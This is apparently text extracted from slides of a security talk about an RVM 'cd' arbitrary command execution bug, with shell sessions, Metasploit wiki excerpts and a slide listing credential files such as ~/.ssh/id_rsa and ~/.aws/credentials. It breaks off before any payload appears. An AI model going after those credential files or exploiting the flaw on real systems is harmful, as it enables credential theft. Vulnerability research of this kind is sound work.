
Run the code


Malicious
code











A detailed stone bust of a man's head, shown in profile facing left. The sculpture captures intricate details of the facial features, including the forehead, eye, nose, and mouth. The lighting highlights the texture of the stone and the contours of the face.

But why?

```
17 string sInput;
18 int iLength, iN;
19 double dblTemp;
20 bool again = true;
21
22 while (again) {
23     iN = -1;
24     again = false;
25     getline(cin, sInput);
26     system("cls");
27     stringstream(sInput) >> dblTemp;
28     iLength = sInput.length();
29     if (iLength < 4) {
30         again = true;
31         continue;
32     } else if (sInput[iLength - 3] != '.') {
33         again = true;
34         continue;
35     } while (++iN < iLength) {
36         if (isdigit(sInput[iN])) {
37             continue;
38         } else if (iN == (iLength - 3)) {
39             continue;
40         }
41     }
42 }
```



Image by [icondigital](#) from Pixabay



DEVOPS

`~/.bash_history`

`~/.ssh/id_rsa`

`~/.aws/credentials`



Image by [succo](#) from [Pixabay](#)



Ruby Version Manager (RVM)

'cd'--> arbitrary command execution (versions < 1.29.0)

```
justin@16f3306a8f75:~$ rvm version
rvm 1.28.0 (manual) by Wayne E. Seguin <wayne@wayneeseguin.net>, Michal
Papis <mpapis@gmail.com> [https://rvm.io/]
```

Why can't I hold all these rubies

```
$ curl https://raw.githubusercontent.com/rapid7/metasploit-framework/master/.ruby-version  
2.6.1
```

```
$ curl https://raw.githubusercontent.com/beefproject/beef/master/.ruby-version  
2.5.3
```

```
$ curl https://raw.githubusercontent.com/wpscanteam/wpscan/master/.ruby-version  
2.6.0
```

[rapid7 / metasploit-framework](#)

Watch 1,595

Star 15,794

Fork 7,953

[Code](#)[Issues 602](#)[Pull requests 50](#)[Projects 3](#)[Wiki](#)[Insights](#)

Setting Up a Metasploit Development Environment

Aaron Soto edited this page on Jan 10 · 107 revisions

The shortlink to this wiki page is <https://r-7.co/MSF-DEV>

This is a guide for setting up a developer environment to contribute modules, documentation, and fixes to the Metasploit Framework. If you just want to use Metasploit for legal, authorized hacking, we recommend instead you:

- Install the [open-source Omnibus installer](#), or
- Use the pre-installed Metasploit on [Kali Linux](#) or [Parrot Linux](#).

[... SNIP ...]

Install Ruby

Linux distributions do not ship with the latest Ruby, nor are package managers routinely updated. Additionally, if you are working with multiple Ruby projects, each one has dependencies and Ruby versions which can start to conflict. For these reasons, it is advisable to use a Ruby manager.

You could just install Ruby directly (eg. `sudo apt install ruby-dev`), but you may likely end up with the incorrect version and no way to update. Instead, consider using one of the many different [Ruby environment managers](#) available. The Metasploit team prefers [rbenv](#) and [rvm](#).

▶ Pages 119

MSF-DEV Contents

- Assumptions
- Base Packages
- Fork and Clone
- RVM
- Gems
- Database
- Testing
- Git
- Aliases

Metasploit Wiki Pages

- [Home](#) Welcome to Metasploit!

```
user@239fed1e4bf7:~$ cat ~/.profile
[... SNIP ...]
[[ -s "$HOME/.rvm/scripts/rvm" ]] && source "$HOME/.rvm/scripts/rvm" # Load RVM
into a shell session *as a function*
```

```
user@239fed1e4bf7 :~$ cd /opt/metasploit-framework/
Required ruby-2.5.3 is not installed.
To install do: 'rvm install "ruby-2.5.3"'
```

```
user@239fed1e4bf7:/opt/metasploit-framework$ rvm install "ruby-2.5.3"
[... SNIP ...]
Install of ruby-2.5.3 - #complete
```

```
rvm@239fed1e4bf7:~$ which ruby  
/usr/bin/ruby
```

```
rvm@239fed1e4bf7:~$ cd /opt/metasploit-framework/
```

```
rvm@239fed1e4bf7:/opt/metasploit-framework$ which ruby  
/home/rvm/.rvm/rubies/ruby-2.5.3/bin/ruby
```




Image by [Susann Mielke](#) from [Pixabay](#)

```
justin@903071acaae9:~$ set -x
```

```
justin@903071acaae9:~$ set -x  
justin@903071acaae9:~$ cd /tmp
```

```
justin@903071acaae9:~$ set -x
